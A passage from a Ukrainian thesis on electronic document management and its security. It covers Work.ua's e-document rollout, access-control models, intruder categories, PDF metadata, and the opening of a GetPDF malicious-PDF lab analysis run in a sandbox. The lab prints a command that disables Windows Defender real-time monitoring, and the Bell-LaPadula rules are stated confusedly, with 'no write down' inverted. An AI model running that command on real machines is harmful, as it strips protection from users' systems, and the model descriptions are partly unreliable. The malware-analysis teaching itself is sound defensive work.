- обрання в реквізитах рахунку опції відправки (через M.E.Doc або "Вчасно");

- відсутність створеного акта для даного рахунку.

Після створення документів і вивантаження їх масово, вони конвертуються в формати XML і PDF та завантажуються в програми M.E.Doc і «Вчасно». У M.E.Doc є можливість одночасно завантажити всі файли, вибравши їх у папці на комп'ютері. У «Вчасно» цей процес включає завантаження у вигляді zip-архіву з PDF-файлами.

Далі проводиться відбір усіх завантажених документів, підписання їх електронною цифровою підписом (ЕЦП) та відправлення клієнтам. Після успішної відправки внутрішній CRM проставляє позначку "Документи готові" для цих рахунків, щоб у майбутньому їх не вивантажувати повторно.

Процес впровадження електронного документообігу на платформі Work.ua зайняв 2,5 місяці, і його повноцінне впровадження відбулося в середині квітня 2018 року. Результати вказують на великий успіх і ефективність впровадження. Зараз 98% усіх актів надсилаються у формі електронних документів, що охоплює понад 20 000 клієнтів щорічно. Протягом 8 місяців були досягнуті наступні результати:

• заощаджено 175,000 аркушів паперу (350 пачок);

• збережено близько 14 дерев;

• час, витрачений на відправку документів, зменшився в 4 рази;

• заощаджено понад 500,000 гривень на відправці.

Ці вражаючі показники перевершили очікування і підтвердили, що електронний документообіг - це не лише ефективний, але й вигідний, законний, простий, сучасний та економічно вигідний підхід.

2.3 Моделі захисту інформаційних ресурсів в СЕД

Розглянемо формальні моделі безпеки. Вони є основним інструментом докази відповідності системи захисту автоматизованої системи заданої політики безпеки.

Модель безпеки, розроблена Харрісоном, Руззо і Ульманом, базується на принципах дискреційної політики безпеки. Основна концепція цієї моделі полягає в використанні таблиці, що відображає правила регулювання доступу, відомої як "матриця доступу"[12].

У цій матриці рядки представляють суб'єкти, тобто сутності або користувачів системи, тоді як стовпці охоплюють як суб'єкти, так і об'єкти системи. Кожна "клітина" матриці відображає набір прав доступу, які присвоєні конкретному суб'єкту щодо певного об'єкта.

Застосування цієї моделі полягає в можливості присвоєння індивідуальних дозволів доступу для кожного суб'єкту системи до конкретного об'єкта. Все це легко впроваджується через використання матриці доступу, що спрощує управління правами доступу в системі.

Модель Take Grant впроваджує дискреційну політику безпеки і базується на концепції спрямованого графа, де вершини представляють суб'єкти та об'єкти системи. У цьому графі спрямовані дуги вказують на права, які один об'єкт має відносно іншого. Окрім звичайних прав доступу, модель містить два спеціальних права: "take" (забрати) і "grant" (надати), які впливають на матрицю доступу[15].

Мета цієї моделі полягає в наданні правил переписування графа, за допомогою прав "take" і "grant", які дозволяють вивчати зміни в графі при передачі прав і зміні стану системи. Ці зміни в системі відбуваються за допомогою таких правил переписування графа, як:

1. правило "take": суб'єкт бере будь-яке право щодо об'єкта іншого суб'єкта;

2. правило "grant": суб'єкт надає будь-яке право щодо об'єкта іншого суб'єкта;

3. правило "create": суб'єкт створює вершину графа з будь-яким правом щодо об'єкта іншого суб'єкта;

4. правило "remove": суб'єкт видаляє будь-яке право для іншого суб'єкта.

Модель Белла-Лападула впроваджує мандатну політику безпеки, принцип якої полягає в призначенні для кожного суб'єкта конкретного рівня довіри і для кожного об'єкта - рівня секретності. Згідно з цією моделлю, доступ суб'єкта дозволяється лише до тих об'єктів, які мають рівень секретності не вищий, ніж ступінь довіри цього суб'єкта. У моделі існує ієрархічна класифікація рівнів секретності, яка може включати, наприклад, категорії "Загальнодоступний", "Для службового користування", "Секретний", "Цілком таємно".

Рівень секретності об'єкта представляє собою ієрархічний атрибут, що визначає його цінність або важливість, і може враховувати його вразливість. Ступінь довіри визначає рівень секретності суб'єкта. Чим вище ступінь довіри суб'єкта, тим більше секретної інформації він може отримати доступ. За своєю

природою рівень секретності об'єкта визначає, яка інформація може бути в ньому збережена, з урахуванням вищих стандартів секретності.

Базові принципи моделі Белла і Лападула витікають з аналогії з "паперовим світом". Вони транспортували ідеї забезпечення безпеки, які використовуються при обробці документів, у віртуальний світ. Дослідники визнали, що для уникнення неправомірного витоку інформації з об'єктів із високим рівнем секретності суб'єктам з низькими рівнями секретності необхідно обмежити можливість читання цієї інформації.

Вони додатково врахували, що суб'єктам заборонено розміщувати або записувати інформацію в об'єкти, які мають більш низький рівень секретності. Наприклад, якщо документ із рівнем секретності "Цілком таємно" випадково потрапляє в "некласифіковане" відро для сміття, це може призвести до витоку конфіденційної інформації. Таким чином, основним принципом стала ізоляція інформації від неуповноважених суб'єктів і обмеження її розміщення в менш захищених об'єктах.

Основні принципи моделі Белла і Лападула можна сформулювати так:

1. "немає читання вгору": суб'єкт із певним рівнем секретності може переглядати інформацію об'єкта з вищим рівнем секретності лише в тому випадку, якщо рівень секретності суб'єкта переважає рівень секретності об'єкта;

2. "немає запису вниз": суб'єкт із певним рівнем секретності може вносити зміни в інформацію об'єкта з таким же рівнем секретності лише в тому випадку, якщо рівень секретності об'єкта переважає рівень секретності суб'єкта.

Ці принципи спрямовані на забезпечення взаємної відокремленості об'єктів і суб'єктів з різними рівнями секретності, мінімізуючи можливість неправомірного доступу чи внесення змін у вище чи нижче класифіковану інформацію.

Проблеми, що виникають у моделі Белла і Лападула, можна описати наступним чином:

1. проблема інверсії потоку інформації: операція читання "зверху вниз" може призводити до некоректного руху інформації, де запит на читання об'єкта відбувається у зворотньому напрямку (від суб'єкта з високим рівнем секретності

до об'єкта з меншим рівнем секретності). Це порушує принципи моделі Белла і Лападула, оскільки інформація має рухатися лише від вищого рівня секретності до нижчого. Рішення цієї проблеми може включати в себе впровадження додаткових засобів обробки віддалених запитів для забезпечення коректного напрямку потоку інформації;

2. проблема "декласифікації" об'єкта: якщо секретний суб'єкт бажає прочитати абсолютно секретний об'єкт, згідно з моделлю Белла і Лападула, це неможливо. Однак ніщо не перешкоджає системі "декласифікувати" об'єкт від абсолютно секретного до просто секретного. Для вирішення цієї проблеми може бути введене правило сильного спокою, яке забороняє зміну рівнів секретності суб'єктів і об'єктів під час системної операції. Однак такий підхід може втратити гнучкість при виконанні операцій.

Модель "Китайської стіни" ґрунтується на динамічній зміні прав доступу, де політика безпеки може бути порівняна з кодексом, що використовується аналітиками ринку. Аналітик, який має "внутрішні дані" про конкуруючі корпорації, не може консультувати корпорацію у разі, якщо ці дані конфіденційні, і він може працювати лише з загальнодоступною ринковою інформацією[25].

Основна ідея політики "Китайської стіни" полягає в тому, що суб'єкт може мати доступ до інформації, яка не суперечить будь-якій інформації, до якої він мав доступ раніше. Зазначаються класи конфліктів інтересів, які включають деякі інформаційні ресурси. Коли суб'єкт отримує доступ до одного з цих ресурсів, йому забороняється отримання доступу до інших ресурсів, які входять у той же конфлікт інтересів.

Модель ролей представляє собою систему контролю доступу, що використовує концепцію ролей та відрізняється від мандатної чи дискреційної політики безпеки. У цій моделі використовуються абстракції на більш високому рівні, включаючи користувачів (співробітників організації), ролі (списки функцій у системі), суб'єкти (активні сутності системи) та операції (дії, для яких потрібні права доступу до об'єктів).

Модель ролей реалізується на рівні додатків, а не на рівні операційної системи. Одна з труднощів у підтримці цієї моделі на рівні операційної системи полягає в тому, що складно виявити достатньо універсальні базові конструкції, які були б незалежні від конкретної сфери застосування і легко впроваджувалися.

Існує кілька моделей безпеки інформації, які можна класифікувати в різні категорії. Одна з таких категорій - це моделі розмежування доступом, які можна поділити на ймовірнісні, інформаційні та моделі, побудовані за принципом надання прав.

Ймовірнісні моделі включають ігрову модель та модель з повним перекриттям. Інформаційні моделі охоплюють різноманітні підходи до забезпечення безпеки, такі як матриця доступу, модель Харрісона-Руззо, модель Take-Grant, модель АДЕПТ-50 та модель Хартсона. Мандатні моделі, такі як модель Белла-ла Падула, а також рольові моделі, представляють іншу підкатегорію цієї групи[25].

Друга категорія - моделі контролю цілісності, включає в себе моделі, такі як модель Біба та модель Кларка Вільсона. Ці моделі спрямовані на забезпечення непорушності інформації та контролю за її цілісністю.

Третя категорія - моделі забезпечення доступності, які включають мандатні моделі і модель Міллена. Ці моделі спрямовані на забезпечення доступу до інформації відповідно до визначених правил та політик безпеки.

Порушники можуть бути класифіковані як внутрішні та зовнішні. Серед внутрішніх порушників виділяють кілька категорій:

- безпосередні користувачі і оператори інформаційної системи, включаючи керівників на різних рівнях. Це особи, які мають прямий доступ до інформаційних ресурсів та можуть впливати на їх безпеку;

- адміністратори обчислювальних мереж та інформаційної безпеки. Це фахівці, відповідальні за управління та захист інфраструктури та систем безпеки;

- прикладні і системні програмісти. Особи, які створюють та розвивають програмне забезпечення, включаючи застосунки та операційні системи;

- співробітники служби безпеки. Особи, які відповідають за моніторинг та забезпечення безпеки в організації;

- технічний персонал, що обслуговує будівлі та обчислювальну техніку. Це включає різних фахівців, від прибиральниць до сервісних інженерів, які можуть мати доступ до інфраструктури;

- допоміжний персонал і тимчасові працівники. Особи, які можуть мати обмежений доступ або тимчасовий доступ до інформаційних ресурсів.

Ця класифікація допомагає ідентифікувати потенційних внутрішніх загроз безпеці інформації в організації. Серед мотивів, які приводять співробітників до неправомірних дій, можна виділити наступні фактори:

- безвідповідальність: відсутність відчуття відповідальності перед системою безпеки може підштовхувати співробітників до недбалого ставлення та порушень;

- помилки користувачів і адміністраторів: невірне розуміння або помилкова конфігурація користувачами та адміністраторами може викликати проблеми безпеки;

- демонстрація переваги (самоствердження): бажання виокремитися чи проявити свою перевагу може призводити до неправомірних дій;

- "боротьба з системою": відчуття невдоволення або неприязності до системи може підштовхувати співробітників до вчинення порушень;

- корисливі інтереси користувачів системи: потреба у власній вигоді чи здобутку може вести до неправомірних дій для отримання доступу до конфіденційної інформації;

- недоліки використовуваних інформаційних технологій: використання застарілих або неправильно налаштованих технологій може створювати слабкі місця, які можуть бути використані для порушень безпеки.

Щодо зовнішніх порушників, до них можуть відноситися:

- клієнти;

- запрошені відвідувачі;

- представники конкуруючих організацій;

- співробітники органів відомчого нагляду і управління;

- порушники пропускного режиму;

- спостерігачі за межами території, що охороняється.

Класифікація порушників може також проводитися за методами та засобами, які вони використовують, такими як збір інформації, пасивні та активні методи перехоплення, а також використання коштів, входять в систему та інші.

Рівень компетенції порушника щодо організації інформаційної структури може бути класифікований наступним чином:

- типові знання: охоплюють загальні аспекти побудови обчислювальних систем, мережевих протоколів і використання стандартних програм;

- високий рівень знань мережевих технологій: свідчать про глибоке розуміння мережевих аспектів та досвід роботи зі спеціалізованими програмними продуктами і утилітами;

- високі знання в області програмування та системного проектування: вказують на вміння працювати з програмами, розроблювати системи та ефективно їх експлуатувати;

- володіння інформацією про засоби захисту: свідчать про знання порушником існуючих засобів і механізмів захисту, що може використовуватися для атак;

- досвід у розробці системи забезпечення інформаційної безпеки: пояснює, що порушник може мати практичний досвід розробки або участі в реалізації системи інформаційної безпеки.

Час інформаційного впливу може виникати:

- в момент обробки інформації;

- в момент передачі даних;

- В процесі зберігання даних, враховуючи робочий і неробочий стан системи.

За місцем здійснення впливу, порушники можуть використовувати:

- віддалені методи з перехопленням інформації;

- доступ на територію, що охороняється;

- безпосередній фізичний контакт з обчислювальною технікою, включаючи доступ до робочих станцій, серверів, систем адміністрування,

контролю та управління, а також до програм управління системою забезпечення інформаційної безпеки.

3 МОДЕЛІ ЗАГРОЗ ЕЛЕКТРОННИХ ДОКУМЕНТІВ

3.1 Метадані у PDF-файлах

У PDF-файлах міститься значна кількість інформації. Багато з неї використовується для відображення документу на різних платформах. Проте в PDF-файлах також зберігаються різні метадані, такі як дати та час створення та редагування, використовані програми, тема документа, його назва, автор та багато іншого. Це стандартний набір метаданих, але також існують способи додавання користувацьких метаданих до PDF-файлів, які приховані у коментарях всередині файла[1].

Починаючи з PDF 1.0, існує стандартизований набір значень, які можуть бути додатково додані до документа. Файлові менеджери використовують ці значення для поліпшення пошуку документів. До них входять:

1. автор: ім'я автора документа;
2. дата створення: дата та час створення документа;
3. програма: за допомогою якої створено документ;
4. виробник (producer): програма, яка створила PDF-файл.

Ці метадані допомагають ідентифікувати та відслідковувати інформацію про документ. Вони є корисними для каталогізації та пошуку документів у файлових системах і бібліотеках даних.

У PDF версії 1.1 цей набір був розширений, включаючи додаткові дані, які допомагають знаходити документи:

1. назва: назва документа;
2. тема: тема документа;
3. ключові слова: список ключових слів або фраз, які характеризують документ;
4. дата редагування (ModDate): дата та час останнього редагування документа.

Ці метадані розширюють можливості ідентифікації та каталогізації документів, допомагаючи користувачам і файловим менеджерам знаходити та сортувати документи за різними критеріями.

Ця інформація не прихована, оскільки багато додатків дозволяють її переглядати. Але вона не відображається для широкої публіки. В будь-якому випадку, якщо вас турбує питання безпеки, варто обережно ставитися до цієї інформації, оскільки її можна редагувати пізніше. Оскільки метадані можуть оновлюватися окремо від вмісту, це означає, що файловий менеджер і метадані можуть показати зміни, і вміст може залишитися незмінним (рисунок 3.1).




Рисунок 3.1 - Метадані PDF документу

Стандарт формату PDF тепер підтримує ще більше метаданих. Замість невеликого стандартного набору значень, ви можете зберігати цілі потоки інформації у форматі XMP. В результаті ви можете вставляти туди дані будь-якого типу. Знову ж таки, ці дані не відображаються, але їх можна проаналізувати за допомогою файлових менеджерів[2].

Потік XMP може бути закодований, тому він не завжди читається людьми, але багато програм вміють читати та редагувати цю інформацію. Ось приклад того, як виглядає XMP у форматі(рисунок 3.2), зручному для людей.

```
<xmp:CreateDate>1851-08-18</xmp:CreateDate>
<xmp:CreatorTool>Ink and Paper</xmp:CreatorTool>
<dc:creator>
  <rdf:Seq>
    <rdf:li>Nick Winder</rdf:li>
  </rdf:Seq>
</dc:creator>
<dc:title>
  <rdf:Alt>
    <rdf:li xml:lang="x-default">My Amazing PDF</rdf:li>
  </rdf:Alt>
</dc:title>
```

Рисунок 3.2 - Приклад XMP потоку

Як легко зрозуміти, ця інформація є незамінною при спробі визначити історію документа або спробі вставити іншу інформацію. PSPDFKit для iOS та Android підтримує читання та редагування метаданих.

Потоки метаданих не обмежуються лише документами; метадані також можна призначити будь-якому об'єкту в документі, такому як поток з вбудованим зображенням. Щоб ускладнити ситуацію, додаткові метадані також можуть зберігатися в самому потоці. Якщо йти ще далі, ми можемо вбудувати PDF в метадані потоку зображень, досягнувши таким чином безкінечної рекурсії. Тому, наступного разу, коли ви перевіряєте метадані на наявність інформації, пам'ятайте, що вам можливо доведеться пройти кілька рівнів, щоб знайти потрібну вам інформацію.

У стандарті PDF існує концепція додаткового збереження, яку багато додатків, включаючи PSPDFKit, реалізують для прискорення операції збереження. Щоб упростити, цей метод додає додаткову інформацію в кінець документа, і старі об'єкти, на які більше немає посилань, залишаються там. Це корисно, коли ви редагуєте елементи документа на льоту і не хочете чекати довгого процесу збереження, або, наприклад, для функції автоматичного

збереження, де процес виконується в фоновому потоці, і ми хочемо використовувати мінімум ресурсів.

Як легко зрозуміти, це відкриває цілу скриньку Пандори: історія документа відображає конфіденційну або помилкову інформацію, яку видалено з очей, але вона залишилася в документі. У таких випадках рекомендується виконати повне збереження документа. Це призведе до видалення старих об'єктів або навіть "згладжування", так що форми не можна буде редагувати в майбутньому.

У багатьох мовах програмування передбачені коментарі, щоб компілятор або інтерпретатор ігнорував рядок, і ця опція також присутня в PDF. Символ % використовується в форматі різними способами, але один з них - вказівка на коментар у коді. Тому, якщо користувач відкриває документ у текстовому редакторі, він може побачити деякі секретні повідомлення, вставлені вашим PDF-процесором. PDF-рендери ігнорують ці рядки коментарів, тому файл виглядає правильно і не показує жодних коментарів після рендерингу[4].

Нарешті, важливо пам'ятати, що формат PDF насправді - це великий словник. Технічно будь-хто може вбудувати документ і щось змінити. Не кожна зміна виконується так просто, як редагування одного рядка, але це можливо зробити. Тому завжди слід пам'ятати, яка інформація може приховуватися в PDF. Крім того, якщо ви обробляєте конфіденційну інформацію, слід обов'язково використовувати цифрові підписи для гарантії того, що документ не був змінений кимось, крім його автора, і що автор - той, кого ви очікуєте, а не хто-небудь інший.

Було перераховано деякі способи внесення метаданих в документ без вашого відома. Існують і інші чинники, які слід враховувати, такі як підтримка JavaScript у PDF. З JavaScript варіанти взагалі нескінченні. Також у документах можуть зберігатися приховані об'єкти, які зазвичай аналізуються, але не відображаються. Це гарний спосіб внесення певного типу інформації в парсер. PDF - дуже обширний стандарт, тому завжди варто знати, яким програмним забезпеченням для читання PDF ви користуєтеся і довіряти йому.

3.2 Аналіз фішингової атаки на основі Malware

Одим з найпопулярніших методів злому великих міжнародних корпорацій було і залишається використання фішингу з включенням шкідливого вмісту, відомого як T1566.001. Відмінним прикладом такої атаки є вторгнення в систему Garmin у липні 2020 року, коли цей відомий виробник розумних пристроїв став об'єктом атаки з боку зловмисників-вимагачів. Злочинці здійснили атаку на інфраструктуру Garmin, використовуючи шкідливе програмне забезпечення WastedLocker. У результаті цієї атаки сервіси компанії були паралізовані на тривалий термін – тривалий триденний період, оскільки автори шкідливого програмного забезпечення зашифрували дані і вимагали викупну суму в розмірі 10 мільйонів доларів за ключі розшифрування.

Згідно з відомими методами, суть такого вторгнення в інфраструктуру спрощується: зловмисники здійснюють цільову фішингову кампанію - використовуючи метод targetor spear [T1566.001], вони впроваджують шкідливі програми в корпоративне середовище через надсилання електронних листів з вірусами та посиланнями. Користувач відкриває прикріплені файли (наприклад, pdf, xlsx, docx та інші), спричинюючи активацію вмонтованого шкідливого коду, який завантажує необхідні для атаки компоненти (віруси, трояни, інструменти шифрування, бекдори тощо).

Розглянемо додаткові аспекти цього процесу. В основі такого проникнення лежить цільова стратегія фішингової кампанії, яка полягає в тому, що атакуючі стежать за конкретними цілями (це можуть бути корпорації, урядові структури або навіть окремі співробітники) і намагаються обманути їх за допомогою електронних листів, які містять шкідливий вміст. Ці листи можуть виглядати як легітимні повідомлення від відомих джерел, іноді навіть включати власні дані та імена співробітників чи контактів, що робить їх більш переконливими для потенційних жертв.

Після відкриття таких файлів або переходу за посиланнями, які містяться в листі, шкідливий код запускається на комп'ютері користувача. Це може призвести до завантаження та встановлення різних шкідливих програм, таких як віруси, трояни, шифрувальщики, бекдори та інші інструменти для здійснення

атаки. Якщо зловмисники успішно завантажили цей шкідливий код, вони можуть мати доступ до системи або мережі цільової організації і використовувати його для своїх цілей, таких як крадіжка даних, шифрування і вимагання викупу, або навіть для створення постійного доступу для подальших атак.

Аналіз інциденту GetPDF включає в себе відповіді на 11 ключових завдань, які потрібно виконати і знайти для них відповіді, а саме :

1. використану кількість URL-шляхів;

2. вміст JS-коду, що містить URL;

3. прихований конкретний URL в JS-коді;

4. PDF-файл має конкретний MD5-хеш, який включено у пакет;

5. PDF-файл містить певну кількість об'єктів;

6. кількість схем фільтрації, яку використано для потоків об'єктів;

7. номер потоку об’єкта в якому може міститися шкідливий JS-код;

8. виявити потоки об'єктів, які містять JS-код в PDF-файлі, впорядкувати номери цих потоків за зростанням;

9. у JS-коді, що має вразливості і містить shell-коди, вказати на повний шлях до зловмисних виконуваних файлів після їх розміщення на комп'ютері жертви;

10. вказати конкретний URL на зловмисний виконуваний файл, що містить shell-код, враховуючи вразливість CVE-2010-0188 у PDF-файлах;

11. визначити певну кількість CVE у PDF-файлі.

Перед тим як розпочати, слід відзначити, що для проведення подібного розслідування не рекомендується виконувати його на реальному хості. Найкраще створити лабораторний стенд на віртуальній машині, щоб уникнути можливих проблем і забезпечити безпеку систем.

Лабораторний стенд для виконання завдання складається з двох хостів, які з'єднані між собою. Проте вони мають обмежений доступ до Інтернету через віртуальну машину VMWare. Перший хост працює на Kali Linux, а другий - на Windows 10.

Для підготовки лабораторного стенду для роботи з файлами, що містять шкідливий вміст, потрібно виконати наступні дії:

1. обмежити доступ до мережі для лабораторного стенду, щоб уникнути можливого зв'язку з зовнішніми ресурсами;

2. вимкнути моніторинг в режимі реального часу антивірусного програмного забезпечення Windows Defender на хості під керуванням Windows 10 до наступного перезавантаження за допомогою наступної команди на рисунку 3.3.

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Рисунок 3.3 - Команда для вимкнення моніторингу Windows Defender

Для розбору та аналізу Malware-файлів знадобляться наступні утиліти:

- Wireshark: незамінний інструмент для аналізу файлів формату .pcap та вивчення мережевого трафіку;

- NetworkMiner: інструмент з графічним інтерфейсом для аналізу мережевого трафіку;

- Pdf-parser.py: утиліта для аналізу PDF-файлів;

- Pdfid: відображає докладну інформацію про PDF-файли;

- PDFStreamDumper: дозволяє працювати з PDF-файлами та має вбудовані інструменти декодування;

- Origami: написаний на Perl, дозволяє експортувати потоки, скрипти, зображення з PDF-файлів, працювати з shell-кодом, витягувати метадані та інше;

- scdbg.exe: для емуляції та аналізу шкідливого shell-коду;

- De4js: "JavaScript Deobfuscator & Unpacker" для розкодування та розбору JavaScript-коду;

- CyberChief: фреймворк для декодування, розшифровки коду та аналізу.

Після завантаження архіву із завдання GetPDF на лабораторний стенд, у нашому розпорядженні є дамп трафіку під назвою lala.pcap. Завантажуємо його у програму NetworkMiner (рисунок 3.4). Цей дамп трафіку надає нам інформацію про URL-шляхи, які були втягнуті у цей інцидент - їх 6. Таким чином, ми отримуємо відповідь на перше запитання.




Рисунок 3. 4 - URL-шляхи

Для вирішення другого та наступних запитань слід завантажити файл lala.pcap в програму Wireshark і виконати наступні дії, як на рисунку 3.5:

1. перейдіть в меню "Файл" (File) -> "Експортувати об'єкти" (Export Objects) -> "HTTP (все)" (HTTP (All));




Рисунок 3.5 Експорт вмісту трафіку

2. клацніть правою кнопкою миші на потоці трафіку у вікні Wireshark з протоколом HTTP і оберіть "Follow" (Далі).

Після цього ви побачите GET-запит із URL. Цей URL є відповіддю на друге запитання та показує, що в запиті міститься шкідливий обфускований JS-код (рисунок 3.6).




Рисунок 3.6 - Потік http, пов'язаний з інцидентом

Для відповіді на третє питання - прихований конкретний URL в JS-коді, потрібно розкодувати обфускований JS-код (рисунок 3.6), щоб отримати прихований зміст. Для цього потрібно скопіювати код і вставити його в інструмент de4js, після чого декодувати його для відновлення нормального вигляду.

Після розкодування можна помітити, що після деобфускації зміст функції передається в змінну ZeJexn. Тепер використовуючи функцію `alert(ZeJexn)`, можна вивести вміст цієї змінної для отримання URL, який прихований у коді на рисунку 3.7.

